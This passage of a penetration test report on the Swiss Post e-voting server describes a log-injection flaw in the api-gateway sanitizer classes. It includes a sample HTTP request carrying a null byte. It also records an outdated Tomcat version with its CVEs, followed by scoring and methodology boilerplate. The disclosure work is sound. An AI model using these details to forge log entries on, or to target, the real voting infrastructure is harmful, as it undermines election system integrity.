Probability	★☆☆☆	AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N	

PREREQUISITES	COMPROMISED ASSETS
» Stacktraces stored in log files	» Log integrity

AFFECTED SYSTEMS

e-voting-master/voting-server/api-gateway/src/main/java/ch/post/it/evoting/votingserver/apigateway/infrastructure/filter/HtmlSanitizer.java

e-voting-master/voting-server/api-gateway/src/main/java/ch/post/it/evoting/votingserver/apigateway/infrastructure/filter/HttpRequestSanitizer.java

e-voting-master/voting-server/api-gateway/src/main/java/ch/post/it/evoting/votingserver/apigateway/infrastructure/filter/JsonSanitizer.java

DESCRIPTION

Applications typically use log files to store a sequence of events such as transactions or actions performed on the site by the various users. These files can then be used by monitoring systems or by individuals to trace actions through the application.

If attackers can inject arbitrary data to the log file, they can forge new log entries and make it look like something has happened when it really hasn't. If the log file is processed by an automated system, it might be possible to exploit vulnerabilities in this third-party system by tampering with the format of the log data.

On top of this, if any user can insert arbitrary log entries, the log file itself becomes untrustworthy and could not be used during a forensic investigation.

EXPLOITATION

When a normal user reaches the `api-gateway` of the E-voting server, the request would go through a filter, such as the `HtmlSanitizer.java`. If the server discovers that the user input contains insecure characters, the server will throw an exception with both the sanitized and unsanitized input.

```java
public static void checkSanitized(final String input) {
    if (input == null || input.isBlank()) {
        return;
    }

    final String sanitize = sanitize(input);

    if (!input.equals(sanitize)) {
        throw new IllegalArgumentException(String.format("Data does not pass sanitization.
[input=%s, sanitize=%s]", input, sanitize));
    }
}
```

An exception will be thrown, and the server will return an error 400:

```
POST /ag-ws-rest/ HTTP/1.1
Host: it.evoting.ch
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:105.0) Gecko/20100101 Firefox/105.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Connection: close
Content-Type: application/json
Content-Length: 17

{"toto":"tata\0"}
```

```
HTTP/1.1 400 Bad Request
Date: Thu, 20 Oct 2022 09:07:05 GMT
Server: Apache
Redacted: ...
```

The fact that the stack trace is not returned to the user is a good security practice. However, if the stack trace is logged in specific files on the server (docker logs, apache logs, or other server logs), then the unsanitized input will also be stored in the logs. Thus, an attacker could inject pattern-breaking characters such as newlines to trigger the filter and add arbitrary log in the file.

POSSIBLE SOLUTIONS

The pattern-breaking characters should be removed before being logged. One example is highlighted in the code below:

```java
// Replace pattern-breaking characters
param1 = param1.replaceAll("[\n\r\t]", "_");
```

REFERENCES

  » https://www.owasp.org/index.php/Log_Injection

P020939-4 USE OF OUTDATED SYSTEM OR SOFTWARE

SCRT		CVSS	
Impact	★☆☆☆	Base	3.4
Probability	★☆☆☆	AV:N/AC:H/PR:N/UI:R/S:C/C:L/I:N/A:N	
PREREQUISITES		**COMPROMISED ASSETS**	
–		»Information disclosure »Denial of Service »Cross-Site Scripting	

AFFECTED SYSTEMS

https://it.evoting.ch/

DESCRIPTION

An outdated system or a system using outdated software is more likely to be compromised by (known) attacks than an up-to-date system. Frequent updates are mandatory to correct issues that could otherwise be used to compromise the normal behavior of the application.

EXPLOITATION

At the time of writing, the latest available version of Apache Tomcat is **9.0.65**. As observed in the finding P020939-1, the server hosting the voting API is running Apache Tomcat **9.0.58**.

In the versions 9.0.62, 9.0.63, 9.0.65, the following vulnerabilities were fixed (according to the public information available here[6]):

  » Information Disclosure CVE-2021-43980;
  » Apache Tomcat EncryptInterceptor DoS CVE-2022-29885;
  » Apache Tomcat XSS in examples web application CVE-2022-34305.

CVE-2021-43980 refers to a reportedly *extremely hard to trigger concurrency bug* that could cause an HTTP response to be received by the wrong client.

CVE-2022-29885 refers to an incorrect assumption that the `EncryptInterceptor` protects Tomcat clusters on untrusted network. Although it provides confidentiality and integrity, it does not protect against Denial of Service (DoS).

---

[6] https://tomcat.apache.org/security-9.html

CVE-2022-34305 refers to a trivial but authenticated *Cross-Site Scripting* bug in the default example scripts. This issue does not affect the server hosting the voting API because, as observed in the finding P020939-1, the `example` folder does not seem to be present.

TOOLS USED

» Web browser

POSSIBLE SOLUTIONS

Update the Tomcat application server

» Apply the security patches provided by the software editor or update/upgrade the server.
» Establish a procedure to ensure that security updates are always applied on a regular basis.

REFERENCES

» https://tomcat.apache.org/security-9.html

COMPLEMENTS

LEGEND

SCRT SCORE

For each vulnerability discovered and detailed in this report, SCRT provides a threat estimation. This estimation is done according to two indicators: <u>Impact</u> and <u>Probability</u>.

IMPACT	IMPACT OF THE VULNERABILITY IN CASE OF SUCCESSFUL EXPLOITATION ("HOW BAD?")			
☆☆☆☆	★☆☆☆	★★☆☆	★★★☆	★★★★
N/A	Weak	Medium	High	Critical
PROBABILITY	PROBABILITY THAT THE VULNERABILITY WILL BE DISCOVERED AND EXPLOITED BY AN ATTACKER?			
☆☆☆☆	★☆☆☆	★★☆☆	★★★☆	★★★★
N/A	Low	Medium	High	Very high

It is, however, important to keep in mind that this evaluation is only based on information available to SCRT engineers at the time of the audit. The auditors do not necessarily know all the details about vulnerable machines or systems. Consequently, these ratings have to be reconsidered by depending on the importance and exact characteristics of affected systems.

CVSS SCORE

On top of the SCRT score, another metric is calculated for each vulnerability using the CVSS system.

CVSS is a vulnerability scoring system designed to provide an open and standardized method for rating IT vulnerabilities. CVSS helps organizations prioritize and coordinate a joint response to security vulnerabilities by communicating the base, temporal and environmental properties of a vulnerability. More information about the CVSS scoring system can be found here: https://www.first.org/cvss/user-guide

CONTEXT

The context of each vulnerability is presented by describing its prerequisites and compromised assets. The prerequisites detail what is required by an attacker to be able to exploit the flaw, such as the exploitation of a previous vulnerability or the use of social engineering. The compromised assets list the assets that are directly impacted by the exploitation of the vulnerability.

ADDITIONAL ATTACKS

The following attacks are not usually performed during penetration tests, as their success is greatly dependent on a variety of external factors, which cannot be controlled during the tests. However, certain discovered vulnerabilities may depend on the successful exploitation of such an attack, which is why they are described here.

MAN-IN-THE-MIDDLE

A Man-In-The-Middle attack refers to a situation where the attacker can eavesdrop and alter the data transmitted between the client and the server, without any of them being able to notice the modification. An adversary can undertake this attack only if he has access to specific locations on the network. Effective attacks can be launched from the local network (for example *ARP Spoofing* or *DNS Poisoning*). Additionally, any node of the network through which the client-server communication flows can be used to undertake a Man-In-The-Middle attack. ISPs as well as governments are therefore often considered as having the possibility (legitimately or not) to undertake these kinds of attacks.

SOCIAL ENGINEERING

Users are frequently one of the attacker's primary target. Sophisticated attacks (*phishing*, *phoning*, ...) are often developed to manipulate victims. When stated as a prerequisite to a vulnerability, social engineering means that an attacker must have some kind of contact with his victim in order to lure him into performing an action desired by the attacker, such as clicking on a link or opening a file attached to an e-mail.

RISK CALCULATION

Each risk presented in this report is based on the impact and probability of exploitation (estimated by SCRT) of one or several vulnerabilities. The risk level is calculated by using the following table for the most severe vulnerability related to the risk.

			Overall Risk Severity			
	CRITICAL	High	High	Critical	Critical
	HIGH	Moderate	Moderate	High	Critical
Impact	MODERATE	Low	Moderate	Moderate	High
	LOW	Low	Low	Moderate	High
		LOW	MODERATE	HIGH	CRITICAL
			Probability		

For more information on the impact and probability of exploitation of each risk, please refer to the technical details of the corresponding vulnerability.

SCRT also provides an estimation of the effort required to mitigate the various risks. This is an estimate based on SCRT's experience and can obviously be different within the specific context of a given company.

ATTEMPTED ATTACKS

ATTACK SCOPE

The attacks performed by SCRT engineers during this audit cover the spectrum of attacks that could be attempted by an actual attacker against the targeted information system. These attacks thus cover "system" aspects (focused on machines and operating systems) as well as "applicative" aspects (focused on applications running on top of the system).

As an example of this layered attack approach, consider a (poorly coded) web application vulnerable to SQL injection, deployed on a correctly configured and patched web server. The "system" components of this application (the OS, the web server, DB engine...) do not suffer from any known vulnerability. However, the "applicative" layer is flawed and thus compromises the security of the whole system.

SEARCH FOR KNOWN VULNERABILITIES (VULNERABILITY SCANNING)

Software development is a complex task, especially when developing very large applications such as operating systems, and often requires scores of developers in different teams working autonomously. It is therefore not surprising that these applications contain many hidden bugs and vulnerabilities (often due to development errors), even after they are put on the market.

These flaws, when they are then discovered – by security researchers for example or by the companies themselves – are then often published to inform end users and push developers to correct them. Many flaws are discovered and published daily, which are then generally followed by the release of a new patch for the affected piece of software.

However, these publications do not only interest the developers trying to correct the flaws. They are also very interesting for hackers as they reveal vulnerable pieces of code in the software. Sometimes these flaws allow hackers to gain remote access on a machine. In parallel with the release of new patches, specialized web sites often release exploit code for these same vulnerabilities. These are small programs which exploit the vulnerability and are often very easy to use. This makes it very important to apply patches as quickly as possible. Not doing so leaves the door open to malicious hackers who may exploit the vulnerabilities to gain access to the affected machine.

System administrators must therefore take extreme care in making sure that all systems are up to date and that the accessible services are not prone to known vulnerabilities. This is a constantly ongoing job as a seemingly secure machine one day may suddenly become the target of attacks the next after the publication of a new vulnerability affecting it.

To check whether any of the systems within the scope are vulnerable to known vulnerabilities, SCRT engineers will research information based on the reported versions of software discovered previously.

This is partly done with the help of automated scanners whose main goal is precisely the discovery of known vulnerabilities. However, a vulnerability scan is only a small part of a security audit and – on its own – cannot substitute a manual audit.

NETWORK PROTOCOL ANALYSIS

Multiple services use cleartext protocols to communicate. This means that data is not encrypted before being sent on the network, sometimes even while sending credentials. In this context it is often possible for an attacker to sniff network traffic in hope of discovering cleartext user names and passwords.

This is also true for many web applications that do not use HTTPS, or do not implement it in a secure way, even when they deal with sensitive information.

The level of security applied to the communications of a given service is therefore an important part of its security and must also be subjected to analysis.

WEAK AND DEFAULT PASSWORDS DISCOVERY

Many services used on a network are protected by a password. These can be remote access services such as SSH, FTP or private sections of a web site, for example, an administration panel.

In most cases, access to these secure areas will allow an attacker to gain access to sensitive or confidential information and in some cases compromise the machine entirely. For this reason, it is important that the passwords be secure enough to stop an attacker from gaining illicit access. Indeed, however, secure an application may be, if a user or administrator decides to use a weak password that can easily be guessed by an attacker, the security level cannot be guaranteed. It is extremely important that chosen passwords are not part of any dictionary, as they are often used by attackers in an automated way to gain access to a service.

To check the security level of the passwords, SCRT engineers test default and weak passwords on any service requiring authentication.

WEB APPLICATIONS

There are many different ways web applications may be attacked. New types of attacks are regularly discovered allowing attackers to circumvent older security mechanisms, therefore forcing developers to constantly improve their code to prevent these new attacks.

There is, however, a repository of the most commonly discovered and exploited vulnerabilities in web applications. It is the Open Web Application Security Project's (OWASP1) TOP 10.

Depending on the context of the application and underlying infrastructure, the relevant vulnerabilities will be tested. A couple of these most common flaws are detailed in the next chapters.

However, vulnerabilities are not limited to what is published in the OWASP Top 10 and SCRT engineers are more than capable of identifying flaws that are not necessarily well documented thanks to their experience gained from years of penetration testing.

NETWORK SNIFFING

Within a local network, such as a corporate network, several different services are provided for the users, such as file sharing, FTP servers, remote administration and so on. Many of these services use cleartext protocols to communicate, meaning that data transiting on the network is not encrypted. In some cases, even the user's credentials are sent in this way.

It is therefore possible for a user located on this network to intercept the network traffic in order to gather credentials or confidential information. This is usually done with the help of an ARP poisoning attack, which allows an attacker to make a targeted user believe he is the user's gateway and make the gateway believe he is the end user, which then leads to him proxying all requests between the two.

Clear-text credentials can easily be found this way, but in cases where authentication details are encrypted, the use of "cracking" tools comes in handy and will allow an attacker to break any potentially weak passwords.

EXPLOITING VULNERABILITIES

One of the main differences between an intrusion test and a simple vulnerability scan, which is too often referred to in the same terms, is the fact that an intrusion test will truly simulate what an attacker may do when attacking a company.

Any vulnerability discovered during the audit is exploited by SCRT engineers as long as it is actually exploitable and in line with the rules of engagement determined during the kick-off.

This is the only way to know how dangerous the vulnerability truly is. It will allow one to know what kind of information an attacker may access by exploiting the flaw and whether he may leverage it to attack other systems.